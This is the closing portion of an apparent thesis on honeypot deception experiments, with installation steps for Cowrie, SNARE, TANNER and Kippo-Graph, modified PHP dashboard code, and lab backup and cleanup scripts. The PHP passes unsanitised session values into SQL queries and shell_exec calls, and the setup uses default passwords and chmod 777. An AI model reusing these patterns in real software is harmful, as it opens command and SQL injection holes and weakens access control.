On the SSH honeypot after fingerprinting the server, the next most common action was transferring malicious files onto the server, probably to try to reach back to a bot command and control or install a malicious software to further propagate the file. Most attackers would try to transfer the file from their host machines rather than use a common server. We also discovered attackers transferring files using a pipe command on the client end when initiating the SSH session instead of using the wget command during the SSH session. Such a technique makes it harder to detect the file transfer and difficult to implement any deception during the file transfer because the pipe command is only visible on the client machine and not the honeypot.

In Phases 2B and 2C, we wanted to be able to possess the files before we sent responses to the clients. When a client transferred files from its host machine, however, we would observe their session once the file transfer was completed. Since our deception was sent only after the file transfer was completed, the deception did not happen in these cases.

Our experiments found that most of the SSH sessions were non-interactive SSH sessions. Such sessions send all their commands to the SSH server at the start of the session and do not interact with it thereafter. With such sessions, the client will not respond to deceptions during the same session.

Based on the data we collected from our experiment, it was apparent that attackers continue to try to transfer their files when they have failed previously. Yet, because there were insufficient successful transfers, it is difficult to know whether attackers would also try to transfer the files again even if they had successfully done so. Also, due to the passive nature of a non-interactive SSH session, we can effectively penalize attackers by imposing a delay prior to their file transfers.

THIS PAGE INTENTIONALLY LEFT BLANK

VI. CONCLUSIONS AND FUTURE WORK

A. CONCLUSION

This thesis focused on how cyber attackers will react to deception techniques employed on honeypots. Our research collected data using SSH honeypot Cowrie and Web honeypot SNARE, which were deployed on a line provided by an Internet service provider. We ran five phases on Cowrie and two phases on SNARE where we used different deception techniques. We implemented the SNARE and Cowrie honeypots to appear as if the two were running on the same server. Only a few attackers accessed both honeypots. When they did so, they scanned them independently.

Several factors limited the effectiveness of our deception techniques. For fake file deception to work, we need a human attacker or a bot that understands the value of different files in the server. Nevertheless, our data says that the attackers were mostly bots that scanned the server for vulnerable files. Even when the files were available, the attackers did no further action. On the SSH honeypot, we observed that the SSH sessions were primarily non-interactive. Usually all the commands were sent at the start of the session, and the attackers did not check the responses we returned during the session. For such attackers, infinite delay is a good technique to penalize them, as it would be difficult for them to exit the session without human intervention. Defensive camouflage could work with abnormal responses from our honeypot. For false excuses, it could be used as a good response to stop attackers from transferring files that we have seen before onto the honeypot.

B. FUTURE WORK

Our work on the SSH honeypot focused on responding to clients using the wget command. However, attackers have alternative means of transferring files to the SSH server and it would be worthwhile to explore deception techniques against them. We also observed that many of the file-transfer attempts by clients did not complete successfully. It might be interesting to return a false response to the client indicating a successful transfer and observe what they would do next.

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX A. INSTALLATION OF SNARE

Retrieving SNARE code
git clone https://github.com/mushorg/snare.git

Installation of pip to facilitate easy installation of SNARE
sudo apt-get install python3-pip

Installing SNARE with specific requirements
sudo pip3 install -r requirements.txt
sudo pip3 install yarl==0.18.0
sudo pip3 install aiohttp==1.3.0

Cloning a website
sudo python3 clone.py --target http:// www.montereynavyflyingclub.org

Running SNARE with TANNER
sudo python3 snare.py --port 80 --host 0.0.0.0 --page-dir www.montereynavyflyingclub.org --tanner *.129 (type in actual IP address)

Testing SNARE
http://localhost/

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX B. INSTALLATION OF TANNER

Retrieving TANNER code
```
git clone https://github.com/mushorg/tanner.git
```

Installing Redis
```
sudo apt-get install redis-server
```

Installation of pip to facilitate easy installation of TANNER
```
sudo apt-get install python3-pip
```

Installing TANNER
```
sudo pip3 install -r requirements.txt
sudo pip3 install aiohttp==2.3.0
sudo python3 setup.py install
```

Installing Mongo database
```
sudo apt-get install php7.0 php7.0-fpm php7.0-mysql –y
sudo apt install composer
sudo composer require mongodb/mongodb
sudo apt install mongodb-clients
```
After installation, add the string “mongodb.so” to /etc/php/7.0/cli/php.ini and /etc/php/7.0/apache2/php.ini

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX C. INSTALLATION OF COWRIE

Retrieving Cowrie code
```
git clone http://github.com/micheloosterhof/cowrie
```

Installing pre-requisites
```
sudo apt-get install git python-dev python-openssl openssh-server python-pyasn1 python-twisted authbind virtualenv libmpfr-dev libssl-dev libmpc-dev libffi-dev build-essential libpython-dev
```

Installation of pip to facilitate easy installation of Cowrie
```
sudo apt-get install python-pip
```

Installing Cowrie
```
sudo pip install --upgrade -r requirements.txt
```

Installing MySQL
```
sudo apt-get install mysql-server python-mysqldb
```

Configuring Cowrie to use MySQL
Change password by executing “mysql -u root –p”

At the MySQL prompt, create an empty Cowrie database by executing
```
CREATE DATABASE cowrie;
GRANT ALL ON cowrie.* TO cowrie@localhost IDENTIFIED BY 'cowrie';
Exit
```

After creating the empty Cowrie database, import the database structure by executing
```
USE cowrie;
source ./doc/sql/mysql.sql
```

Edit the Cowrie configuration file to use MySQL database
```
[database_mysql]
host = *.129 (type in actual IP address)
database = cowrie
username = cowrie
password = cowrie
port = 3306
```

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX D. MODIFIED CODE

We modified and created new Kippo-graph files in the Data Analysis machine to aid us in presenting the information in bar charts, pie charts, and tables. The files that were modified or created are listed in italics.

1. Replay inputs made by attackers using non-interactive login
var/www/html/kippo-graph/include/play.php

```
//Start - Codes to update ttylog if no ttylog not found in database
if ($rows == null) {
        $getTTYLogs = shell_exec($cowrie_path.'log/tty | grep '.$session);
        $array = preg_split("/\r\n|\n|\r/", $getTTYLogs);

        for ($i = 0; $i < count($array)-1; $i++) {
                $execute_Query = "Insert into ttylog set size = '88', session ='".$session."',
                ttylog='log/tty/".$array[$i]."'";
                R::exec($execute_Query);
        }
        $rows = R::getAll($db_query);
}
//End - Codes to update ttylog if no ttylog not found in database

//Start - Codes to replay ttylog
foreach ($rows as $row) {
         $log = $cowrie_path.$row['ttylog'];
         $output = $output . "<br>" .shell_exec($cowrie_path.'bin/playlog -m 0 '.$log)  ;
}
//End - Codes to replay ttylog

//Start - Codes to retrieve input commands from database “input” table
$db_query = "SELECT * from input where session ='$session'";
$rows = R::getAll($db_query);

foreach ($rows as $row) {
        $output1 = $output1 . $row['input'] ."<br>";
}
echo "<pre>".$output1."</pre>";
//End - Codes to retrieve input commands from database “input” table
```

2. Attackers accessing both Cowrie and Snare

var/www/html/kippo-graph/class/KippoIP.php

```
//Start - Connection to redis and storing data into data array
require "predis/autoload.php";
Predis\Autoloader::register();
try {
        $redis = new Predis\Client();
}
catch (Exception $e) {
        die($e->getMessage());
}
$keys = $redis->keys('*');
for ($i=0;$i<count($keys);$i++) {
        try {
                $this->data[$i] = json_decode($redis->get($keys[$i]), true);
        }
        catch (Exception $e) {
        }
}
//End - Connection to redis and storing data into data array
//Start - Checking and displaying IP addresses that are in both Cowrie and Snare
$items=array();
for ($i=0; $i<count($this->data); $i++) {
        try{
                if(!in_array($this->data[$i]['peer']['ip'], $items)){
                        $items[]=$this->data[$i]['peer']['ip'];
                }
        }
        catch (Exception $e) {
        }
}
foreach ($rows as $row) {
        if (in_array($row['ip'],$items)) {
                echo '<tr class="light word-break" onclick=\'getIPinfo("' . $row['ip'] .
        '")\'>';
                echo '<td>Duplicate ' . $row['ip'] . '</td>';
        }
        else {
                echo '<tr class="light word-break" onclick=\'getIPinfo("' . $row['ip'] .
'")\'>';
                echo '<td>' . $row['ip'] . '</td>';
        }
}
//End - Checking and displaying IP addresses that are in both Cowrie and Snare
```

3. Snare-Graph

var/www/html/kippo-graph/class/SnareGraph.class.php

```
//Start - Connection to redis and storing data into data array
require "predis/autoload.php";
Predis\Autoloader::register();

try {
        $redis = new Predis\Client();
}
catch (Exception $e) {
        die($e->getMessage());
}

$keys = $redis->keys('*');
for ($i=0;$i<count($keys);$i++) {
        try {
                $this->data[$i] = json_decode($redis->get($keys[$i]), true);
        }
        catch (Exception $e) {
        }
}
//End - Connection to redis and storing data into data array

//Start - Generate all the Snare-Graph charts
public function generateSnareGraphCharts()
{
        $this->createMostProbesPerDay();
        $this->createNumberofConnectionsPerIP();
        $this->createTop10Paths();
        $this->createTop10UserAgents();
        $this->createAllAttacks();
}
//End  - Generate all the Snare-Graph charts

//Start - Display total number of sessions
echo '<th>Total sessions</th>';
echo '<th>' . count($this->data) . '</th>';
//End - Display total number of sessions

//Start - Display total number of distinct IP addresses
$distinctIP=array();
for ($i=0; $i<count($this->data); $i++) {
        try{
                if(!in_array($this->data[$i]['peer']['ip'], $distinctIP)) {
                    $distinctIP[]=$this->data[$i]['peer']['ip'];
                }
        }
        catch (Exception $e) {
        }
}

echo '<th>Distinct source IP addresses</th>';
echo '<th>' . count($distinctIP) . '</th>';
//End - Display total number of distinct IP addresses

//Start - Display operational time period
$start_time = 0;
$end_time =0;
$start_time_index = 0;
$end_time_index = 0;

for ($i=0; $i<count($this->data); $i++) {
        if ($i == 0) {
                $start_time = $this->data[0]['start_time'];
                $end_time = $this->data[0]['end_time'];
        }
        else {
                if     ($start_time     >     $this->data[$i]['start_time']     &&     $this-
>data[$i]['start_time']!=0) {
                        $start_time = $this->data[$i]['start_time'];
                        $start_time_index = $i;
                }
                if     ($end_time     <     $this->data[$i]['end_time']     &&     $this-
                >data[$i]['end_time']!=0) {
                        $end_time = $this->data[$i]['end_time'];
                        $end_time_index = $i;
                }
        }
}

if (count($this->data)) {
        echo '<th colspan="2">Active time period</th>';
        echo '<th>Start date (first attack)</th>';
        echo '<th>End date (last attack)</th>';

        echo '<td>' . $this->data[$start_time_index]['start_strtime'] . '</td>';
        echo '<td>' . $this->data[$end_time_index]['end_strtime'] . '</td>';
}
//End- Display operational time period
```

```
//Start - Display top 10 IP addresses
$ipConnections=array();
for ($i=0; $i<count($this->data); $i++) {
            $ipConnections[$i]=$this->data[$i]['peer']['ip'];
}
$vals = array_count_values($ipConnections);

if (count($vals)) {
        arsort($vals);
        $count = 0;
        foreach($vals as $paramName => $value) {
                if ($count == 10) {
                        break;
                }
                else {
                        $dataSet->addPoint(new Point($paramName, $value));
                }
                $count++;
        }
}
//End - Display top 10 IP addresses

//Start - Display top 20 probes per day

$start_date = 0;
$probesDay = array();

for ($i=0; $i<count($this->data); $i++) {
        $probesDay[$i] = (int)(($this->data[$i]['start_time'])/86400);
}
$vals = array_count_values($probesDay);

//Most probes
if (count($vals)) {
        arsort($vals);
        foreach($vals as $paramName => $value) {
                if ($paramName!=0) {
                        $dataSet->addPoint(new Point(date("Y-m-d", substr($paramName
                        * 86400, 0, 10)), $value));
                }
        }
}
// Probes per day
if (count($vals)) {
        ksort($vals);
        foreach($vals as $paramName => $value) {
                if ($paramName!=0) {
                        $dataSet->addPoint(new Point(date("Y-m-d", substr($paramName
                        * 86400, 0, 10)), $value));
                }
        }
}
```
//End - Display top 20 probes per day

//Start - Display top 10 paths
```
$paths=array();
for ($i=0; $i<count($this->data); $i++) {
        $paths[$i]=$this->data[$i]['paths'][0]['path'];
}
$vals = array_count_values($paths);

if (count($vals)) {
        arsort($vals);
        $count = 0;
        foreach($vals as $paramName => $value) {
                if ($count == 10) {
                        break;
                }
                else {
                        $dataSet->addPoint(new Point($paramName, $value));
                }
                $count++;
        }
}
```
//End - Display top 10 paths

//Start - Display top 10 user agents
```
$user_agents=array();
for ($i=0; $i<count($this->data); $i++) {
           $user_agents[$i]=$this->data[$i]['user_agent'];
}
$vals = array_count_values($user_agents);

if (count($vals)) {
        arsort($vals);
        $count = 0;
        foreach($vals as $paramName => $value) {
                if ($count == 10) {
                        break;
                }
                else {
                        $dataSet->addPoint(new Point($paramName, $value));
                }
                $count++;
        }
}
```

//End - Display top 10 user agents

//Start - Display the frequency of each type of attack

```
$attack_types=array();
$sqli_attack=array();
$lfi_attack=array();
$rfi_attack=array();
$xss_attack=array();
$cmd_exec_attack=array();
$unknown_attack=array();

for ($i=0; $i<count($this->data); $i++) {
        $attack_types[$i]=$this->data[$i]['paths'][0]['attack_type'];
        if ($attack_types[$i] == "sqli") {
                $sqli_exec_attack[]=$this->data[$i]['paths'][0]['path'];
        }
        elseif ($attack_types[$i] == "lfi") {
                $lfi_attack[]=$this->data[$i]['paths'][0]['path'];
        }
        elseif ($attack_types[$i] == "rfi") {
                $rfi_attack[]=$this->data[$i]['paths'][0]['path'];
        }

        elseif ($attack_types[$i] == "xss") {
                $xss_attack[]=$this->data[$i]['paths'][0]['path'];
        }
        elseif ($attack_types[$i] == "cmd_exec") {
                $cmd_exec_attack[]=$this->data[$i]['paths'][0]['path'];
        }
        elseif ($attack_types[$i] == "unknown") {
                $unknown_attack[]=$this->data[$i]['paths'][0]['path'];
        }

}


$vals = array_count_values($attack_types);
$sqli_vals = array_count_values($sqli_attack);
$lfi_vals = array_count_values($lfi_attack);
```

```
$rfi_vals = array_count_values($rfi_attack);
$xss_vals = array_count_values($xss_attacks);
$cmd_exec_vals = array_count_values($cmd_exec_attack);
$unknown_vals = array_count_values($unknown_attack);

if (count($vals)) {
        arsort($vals);
        foreach($vals as $paramName => $value) {
                $dataSet->addPoint(new Point($paramName, $value));
        }
}
//End - Display the frequency of each type of attack

//Start - Display Top 10 of each attack types
if (count($sqli_vals)) {
        arsort($sqli_vals);
        $count = 0;
        foreach($sqli_vals as $paramName => $value) {
                if ($count == 10) {
                        break;
                }
                else {
                        $dataSet->addPoint(new Point($paramName, $value));
                }
                $count++;
        }

}

if (count($lfi_vals)) {
        arsort($lfi_vals);
        $count = 0;
        foreach($lfi_vals as $paramName => $value) {
                if ($count == 10) {
                        break;
                }
                else {
                        $dataSet->addPoint(new Point($paramName, $value));
                }
                $count++;
        }
}
if (count($rfi_vals)) {
        arsort($rfi_vals);
        $count = 0;
        foreach($rfi_vals as $paramName => $value) {
                if ($count == 10) {
                        break;
                }
                else {
                        $dataSet->addPoint(new Point($paramName, $value));
                }
                $count++;
        }
}

if (count($xss_vals)) {
        arsort($xss_vals);
        $count = 0;
        foreach($xss_vals as $paramName => $value) {
                if ($count == 10) {
                        break;
                }
                else {
                        $dataSet->addPoint(new Point($paramName, $value));
                }
                $count++;
        }

}

if (count($cmd_exec_vals)) {
        arsort($cmd_exec_vals);
        $count = 0;
        foreach($cmd_exec_vals as $paramName => $value) {
                if ($count == 10) {
                        break;
                }
                else {
                        $dataSet->addPoint(new Point($paramName, $value));
                }
                $count++;
        }
}


if (count($unknown_vals)) {
        arsort($unknown_vals);
        $count = 0;
        foreach($unknown_vals as $paramName => $value) {
                if ($count == 10) {
                        break;
                }
                else {
                        $dataSet->addPoint(new Point($paramName, $value));
                }
                $count++;
        }
}
//End - Display Top 10 of each attack types

//Start - Display the top 10 SSH clients
$db_query = "SELECT clients.version, COUNT(client)
        FROM sessions INNER JOIN clients ON sessions.client = clients.id
        GROUP BY sessions.client
        ORDER BY COUNT(client) DESC
        LIMIT 10";

$rows = R::getAll($db_query);

if (count($rows)) {
        $chart = new HorizontalBarChart(600, 300);
        $dataSet = new XYDataSet();

        foreach ($rows as $row) {
           $dataSet->addPoint(new Point($row['version'] . " ", $row['COUNT(client)']));
        }

        $chart->setDataSet($dataSet);
        $chart->setTitle(TOP_10_SSH_CLIENTS);
        $chart->getPlot()->setGraphPadding(new Padding(5, 30, 70, 245));
        $chart->render(DIR_ROOT . "/generated-graphs/top10_ssh_clients.png");
}
//End - Display the top 10 SSH clients
```

4. Kippo-Hash
var/www/html/kippo-graph/class/KippoHash.class.php

```
//Start - Retrieving the distinct session from ttylog table
$db_query = "SELECT distinct session FROM ttylog";
$cowrie_path = COWRIE_PATH;
$rows = R::getAll($db_query);
$counter = 1;
//End - Retrieving the distinct session from ttylog table

//Start - Displaying the hashes of every inputs of each distinct session
foreach ($rows as $row) {
        //Retrieving the ttylogs
        $db_query1 = "SELECT ttylog, session FROM ttylog WHERE session='".$row['session']."'";
        $rows1 = R::getAll($db_query1);
        $output = "";
        $input = "";
        $ipAddress = "";

        //Retrieving the inputs from the sessions
        $db_query2 = "SELECT input from input where session = '".$row['session']."'";
        $rows2 = R::getAll($db_query2);
        foreach ($rows2 as $row2) {
                $input = $input ."<br />". $row2['input'];
        }

        //Retrieving the IP address from the sessions
        $db_query3 = "SELECT ip from sessions where id = '".$row['session']."'";
        $rows3 = R::getAll($db_query3);
        foreach ($rows3 as $row3) {
                $ipAddress = $row3['ip'];
        }

        $first = true;
        foreach ($rows1 as $row1) {
                echo '<tr class="light word-break">';
                echo '<td>' . $counter . '</td>';
                echo '<td>' . $ipAddress . '</td>';
                echo '<td>' . $row['session']. '</td>';
                echo '<td>' . $row1['ttylog']. '</td>';
                $log = $cowrie_path.$row1['ttylog'];
                $output = shell_exec($cowrie_path.'bin/playlog -m 0 '.$log)  ;
                echo '<td>' . md5($output). '</td>';
                if ($first) {
                        echo '<td>' . md5($input). '</td>';
                        $first = false;
                        $input_array[$input_counter]=$input;
                        $input_counter++;
                }
                echo '</tr>';
                $counter++;
        }
}
```
//End - Displaying the hashes of every inputs of each distinct session

APPENDIX E. INSTALLATION OF KIPPO-GRAPH

<u>Installing Maxmind</u>

```
mkdir maxmind
cd maxmind
wget http://geolite.maxmind.com/download/geoip/database/GeoLite2-Country.mmdb.gz
gunzip GeoLite2-Country.mmdb.gz
rm GeoLite2-Country.mmdb.gz
```

<u>Retrieving Kippo-Graph code</u>

```
wget http://bruteforcelab.com/wp-content/uploads/kippo-graph-VERSION.tar.gz
```

<u>Installing pre-requisites</u>

```
apt-get update && apt-get install -y libapache2-mod-php5 php5-mysql php5-gd php5-
curl
```

<u>Installing Kippo-Graph</u>

```
mv kippo-graph-VERSION.tar.gz /var/www/html
cd /var/www/html
sudo tar zxvf kippo-graph-VERSION.tar.gz
sudo mv kippo-graph-VERSION kippo-graph
sudo cd kippo-graph
sudo chmod 777 generated-graphs
sudo cp config.php.dist config.php
```

<u>Installing MySQL</u>

```
sudo apt-get install mysql-server python-mysqldb
```

<u>Configuring Kippo-Graph to use MySQL and Maxmind</u>

var/www/html/kippo-graph/config.php

<u>MySQL</u>

```
define('DB_HOST', '127.0.0.1');
define('DB_USER', 'cowrie');
define('DB_PASS', 'cowrie');
define('DB_NAME', 'cowrie');
define('DB_PORT', '3306');
```

<u>Maxmind</u>

```
define('GEO_METHOD', 'LOCAL');
```

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX F. USEFUL SCRIPTS

These scripts are placed in the /usr/local/bin folder on the respective machines and are run manually when we need to perform the required job.

Backup script on SNARE and Cowrie virtual machine

```
cd ~
mkdir -p backup
cd backup

echo ""
echo "-------Performing Cowrie Logs Backup---------"
echo "Backup existing logs to cowrie_log.YYYYMMDD_HHMM.tgz at home backup folder"
sudo tar czf cowrie_log.$(date +%Y%m%d_%H%M).tgz /home/nginx/cowrie/log
sudo tar czf cowrie_dl.$(date +%Y%m%d_%H%M).tgz /home/nginx/cowrie/dl
echo "Cowrie Logs and Download backup completed"

echo "Remember to type "sudo clearall" to clear logs"
```

Clear data script on SNARE and Cowrie virtual machine

```
#!/bin/bash
echo -n "Have you done the backup? Press Ctrl - C to exit if you haven't"
read

echo ""
echo "------- Clearing Cowrie Logs --------"
echo "Clearing the tty logs folder"
sudo rm /home/nginx/cowrie/log/* -Rf
sudo mkdir -p /home/nginx/cowrie/log/tty
sudo chown nginx:nginx /home/nginx/cowrie/log/tty
sudo chmod 755 /home/nginx/cowrie/log/tty
echo "Cowrie Logs cleared"

echo ""
echo "Clearing the download folder"
sudo rm /home/nginx/cowrie/dl/* -Rf
echo "Cowrie Logs cleared"
echo "Cowrie Downloads cleared"
```

Backup script on TANNER and database virtual machine

```
cd ~
mkdir -p backup
cd backup
echo "-------Performing Cowrie Database Backup--------"
echo "Performing SQL dump, backup to cowrie_db.YYYYMMDD_HHMM.sql at home backup folder"
echo "Enter your password to Cowrie Database"
mysqldump -u cowrie -p cowrie > cowrie_db.$(date +%Y%m%d_%H%M).sql

echo""
echo "-------Performing Cowrie Logs Backup---------"
echo "Backup existing logs to cowrie_log.YYYYMMDD_HHMM.tgz at home backup folder"
sudo tar czf cowrie_log.$(date +%Y%m%d_%H%M).tgz /home/chong/cowrie/log
sudo tar czf cowrie_dl.$(date +%Y%m%d_%H%M).tgz /home/chong/cowrie/dl
echo "Cowrie Logs backup completed"

echo ""
echo "---------Performing Tanner Mongo Database Backup---------"
echo "Backup Tanner Mongo Database to tanner_mongo_db.YYYYMMDD_HHMM.archive at home backup folder"
cd /home/chong/backup
sudo service mongod start
sudo mongodump --archive=tanner_mongo_db.$(date +%Y%m%d_%H%M).archive --db tanner
echo "Tanner Mongo Database backup completed"

echo ""
echo "--------Performing Tanner Redis Database Backup --------"
echo "Backup Tanner Redis Database to tanner_redis_db.YYYYMMDD_HHMM.rdb at home backup folder"
sudo cp /var/lib/redis/dump.rdb /home/chong/backup/tanner_redis_db.$(date +%Y%m%d_%H%M).rdb
echo "Tanner Redis Database backup completed"

echo "Remember to clear the logs using 'sudo clearall'"
```

Clear data script on TANNER and database virtual machine

```
#!/bin/bash
echo -n "Have you done the backup? Press Ctrl - C to exit if you haven't"
read

echo ""
echo "------- Clearing Cowrie Database --------"
echo "Clearing the Cowrie Database"
echo "Enter your password to Cowrie Database"
mysql -u cowrie -p cowrie < /home/chong/cowrie/doc/sql/cowrie_fresh_db.sql
echo "Cowrie Database cleared"

echo ""
echo "------- Clearing Cowrie Logs --------"
echo "Clearing the tty logs folder"
sudo rm /home/chong/cowrie/log/* -Rf
sudo mkdir -p /home/chong/cowrie/log/tty
sudo chmod 777 /home/chong/cowrie/log/tty
echo "Cowrie Logs cleared"

echo ""
echo "------- Clearing Cowrie Downloads --------"
echo "Clearing the download folder"
sudo rm /home/chong/cowrie/dl/* -Rf
sudo mkdir -p /home/chong/cowrie/dl
sudo chmod 777 /home/chong/cowrie/dl
echo "Cowrie Downloads cleared"

echo ""
echo "-------Clearing Kippo Graphs-------"
echo "Clearing the Kippo Graphs"
sudo rm /var/www/html/kippo-graph/generated-graphs/*
sudo touch /var/www/html/kippo-graph/generated-graphs/index.html

echo ""
echo "------- Clearing Tanner Mongo Database --------"
echo "Clearing the Tanner Mongo Database"
sudo mongo tanner --eval "printjson(db.dropDatabase())"
echo "Tanner Mongo Database cleared"

echo "------- Clearing Tanner Redis Database --------"
echo ""
echo "Clearing the Tanner Redis Database"
sudo redis-cli flushall
echo "Tanner Redis Database cleared"
```

<u>Restore script on TANNER and database virtual machine</u>

```
#!/usr/bin/env bash
if [ -z "$1" ]
  then {
    echo "Usage: sudo restore YYYYMMDD_HHMM"
  }
```

```
 else {
  date=$1
  echo "--------Restoring Cowrie Database---------"
  echo "Enter your Cowrie account password"
  mysql -u cowrie -p cowrie < /home/chong/backup/cowrie_db.$date.sql
  echo "Cowrie Database restore completed!"

  echo ""
  echo "--------Restoring Cowrie Logs-----------"
  cd /
  sudo cp /home/chong/backup/cowrie_log.$date.tgz .
  sudo tar xzf cowrie_log.$date.tgz
  sudo rm cowrie_log.$date.tgz
  echo "Restore Cowrie Logs completed!"

  echo ""
  echo "--------Restoring Cowrie Downloads-----------"
  cd /
  sudo cp /home/chong/backup/cowrie_dl.$date.tgz .
  sudo tar xzf cowrie_dl.$date.tgz
  sudo rm cowrie_dl.$date.tgz
  echo "Restore Cowrie Database completed!"

  echo ""
  echo "--------Restoring Tanner Mongo Database---------"
  sudo mongorestore --archive=/home/chong/backup/tanner_mongo_db.$date.archive --
db tanner
  echo "Restore Tanner Mongo Database completed!"

  echo ""
  echo "--------Restoring Tanner Redis Database--------"
  sudo service redis-server stop
  sudo cp -p /home/chong/backup/tanner_redis_db.$date.rdb /var/lib/redis/dump.rdb
  sudo chown redis:redis /var/lib/redis/dump.rdb
  sudo chmod 660 /var/lib/redis/dump.rdb
  sudo service redis-server start
  echo "Restore Tanner Redis Database completed!"

 }
Fi
```

LIST OF REFERENCES

[1] L. Spitzner, “Honeypots: Catching the insider threat,” in *Proceedings of the 19th Annual Computer Security Applications Conference, 2003.* 2003. [Online]. doi:10.1109/CSAC.2003.1254322

[2] B. Mphago, O. Bagwasi, B. Phofuetsile, and H. Hlomani, “Deception in dynamic web application honeypots: Case of Glastopf,” in *Proceedings of the International Conference on Security and Management (SAM)* 2015. [Online]. doi: 10.17781/P002304

[3] L. Ferdinando, “‘Terabyte of death’ Cyberattack against DoD looms, DISA director warns,” *DoD News,* Defense Media Activity, Jan. 11, 2018. [Online]. Available: https://www.defense.gov/News/Article/Article/1414146/terabyte-of-death-cyberattack-against-dod-looms-disa-director-warns/

[4] M. Cukier, “Study: Hackers attack every 39 seconds,” University of Maryland, Feb. 9, 2007. [Online]. Available: http://www.enme.umd.edu/news/news_story.php?id=1881.

[5] A. Yahyaoui and N. C. Rowe, “Testing simple deceptive honeypot tools,” in *Proceedings of the 2015 SPIE Defence and Security Conference,* 2015. [Online]. doi: 10.1117/12.2179793

[6] S. D. Smith, “Catching Flies: A guide to the various flavors of honeypots,” SANS Institute, North Bethesda, MD. [Online]. Available: https://www.sans.org/reading-room/whitepapers/attacking/catching-flies-guide-flavors-honeypots-36897

[7] C. Kreibich and J. Crowcroft, “Honeycomb: Creating intrusion detection signatures using honeypots,” *Computer Communication Review,* vol. 34, no. 1, pp. 51–56, Jan. 1, 2004.

[8] D. Watson, “Low interaction honeypots revisited,” The Honeynet Project, Aug. 6, 2015. [Online]. Available: https://www.honeynet.org/node/1267

[9] N. C. Rowe and J. Rrushi, *Introduction to Cyberdeception*, Switzerland: Springer International Publishing, 2016.

[10] X. Fu, W. Yu, D. Cheng, X. Tan, K. Streff, and S. Graham, “On recognizing virtual honeypots and countermeasures,” in *2nd IEEE International Symposium on Dependable, Autonomic and Secure Computing*, 2006. [Online]. doi: 10.1109/DASC.2006.36

[11] N. C. Rowe and J. Rrushi, “Delay,” in *Introduction to Cyberdeception,* Switzerland: Springer International Publishing, 2016, pp. 63–73.

[12] J. Postel, “DoD standard Transmission Control Protocol,” IETF, Jan. 1980. [Online]. Available: https://tools.ietf.org/html/rfc793

[13] M. D. P. Julan, N. C. Rowe, and J. Michael, “Experiments with deceptive software responses to buffer-overflow attacks,” in *Information Assurance Workshop, 2003. IEEE Systems, Man and Cybernetics Society,* 2003. [Online]. doi: 10.1109/SMCSIA.2003.1232399

[14] R. M. Campbell, K. Padayachee, and T. Masombuka, “A survey of honeypot research: Trends and opportunities,” in *Proceedings of the 10th International Conference for Internet Technology and Secured Transactions* 2015. [Online]. doi: 10.1109/ICITST.2015.7412090

[15] SSH.com, “SSH communications security.” Aug. 29, 2017. [Online]. Available: https://www.ssh.com/ssh/protocol/

[16] “High-interaction honeypot analysis tool,” HiHAT. Accessed Apr. 12, 2018. [Online]. Available: http://hihat.sourceforge.net/index.html

[17] DShield Web Honeypot Project, “Beta release.” Accessed Apr. 12, 2018. [Online]. Available: https://sites.google.com/site/webhoneypotsite/

[18] R. McGeehan, G. Smith, B. Engert, K. Reedy, and K. Benes, “GHH.” Accessed Apr. 12, 2018. [Online]. Available: http://ghh.sourceforge.net

[19] L. Rist, S. Vetsch, M. Koßn, and M. Mauer, “A dynamic, low-interaction web application honeypot,” Nov. 4, 2010. [Online]. Available: http://honeynet.org/sites/default/files/files/KYT-Glastopf-Final_v1.pdf

[20] L. Rist, “MushMush foundation,” MushMush. Accessed Apr. 12, 2018. [Online]. Available: http://mushmush.org/

[21] Github.com, “Kippo.” Accessed Apr. 12, 2018. [Online]. Available: https://github.com/desaster/kippo

[22] Github.com, “Cowrie.” Accessed Apr. 12, 2018. [Online]. Available: https://github.com/micheloosterhof/cowrie

[23] T. Betts, “What I learned after using an SSH honeypot for 7 days,” Mar. 28, 2016. [Online]. Available: https://www.infragistics.com/community/blogs/b/torrey-betts/posts/what-i-learned-after-using-an-ssh-honeypot-for-7-days

[24] L. Liu, K. Mahar, C. Virdi, and H. Zhou, “Hack like no one is watching: Using a honeypot to spy on attackers,” May 11, 2016. [Online]. Available: https://courses.csail.mit.edu/6.857/2016/files/23.pdf.

[25] T. Barron and N. Nikiforakis, “Picky attackers: Quantifying the role of system properties on intruder behavior,” in *Proceedings of the Annual Computer Security Applications Conference*, 2017. [Online]. doi: 10.1145/3134600.3134614

[26] “High performance load balancer, web server, & reverse proxy,” NGINX. Accessed Jul. 14, 2018. [Online]. Available: https://www.nginx.com/

[27] “Redis,” Redis Labs. Accessed Jul. 14, 2018. [Online]. Available: https://redis.io/

[28] “MySQL,” MySQL. Accessed Jul. 15, 2018. [Online]. Available: https://www.mysql.com/

[29] Github.com, “Kippo-Graph.” Accessed Jul. 15, 2018. [Online]. Available: https://github.com/ikoniaris/kippo-graph

[30] “Maxmind: GeoLite2 free downloadable databases,” MaxMind, Inc. Accessed Jul. 15, 2018. [Online]. Available: https://dev.maxmind.com/geoip/geoip2/geolite2/

[31] “AbuseIPDB making the internet safer, one IP at a time,” Marathon Studios Inc. Accessed Jul. 15, 2018. [Online]. Available: https://www.abuseipdb.com/

[32] phpMyAdmin, “About.” Accessed Jul. 15, 2018. [Online]. Available: https://www.phpmyadmin.net/

[33] Symantec Corporation, “phpMyAdmin 'setup.php' PHP code injection vulnerability.” Accessed Jul. 15, 2018. [Online]. Available: https://www.symantec.com/security-center/vulnerabilities/writeup/34236.

[34] “ZmEu (vulnerability scanner),” *Wikipedia*. Accessed Jul. 15, 2018. [Online]. Available: https://en.wikipedia.org/wiki/ZmEu_(vulnerability_scanner)

[35] “MD5,” *Wikipedia*. Accessed Jul. 15, 2018. [Online]. Available: https://en.wikipedia.org/wiki/MD5

[36] E. R. Fielding and E. J. Reschke, “Hypertext Transfer Protocol (HTTP/1.1): Semantics and content,” IETF, Jun. 2014. [Online]. Available: https://tools.ietf.org/html/rfc7231

[37] P. Paganini, “Linux.PNScan Trojan is back to compromise routers and install backdoors,” Security Affairs, Aug. 25, 2016. [Online]. Available: https://securityaffairs.co/wordpress/50607/malware/linux-pnscan-return.html.

THIS PAGE INTENTIONALLY LEFT BLANK

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
   Ft. Belvoir, Virginia

2. Dudley Knox Library
   Naval Postgraduate School
   Monterey, California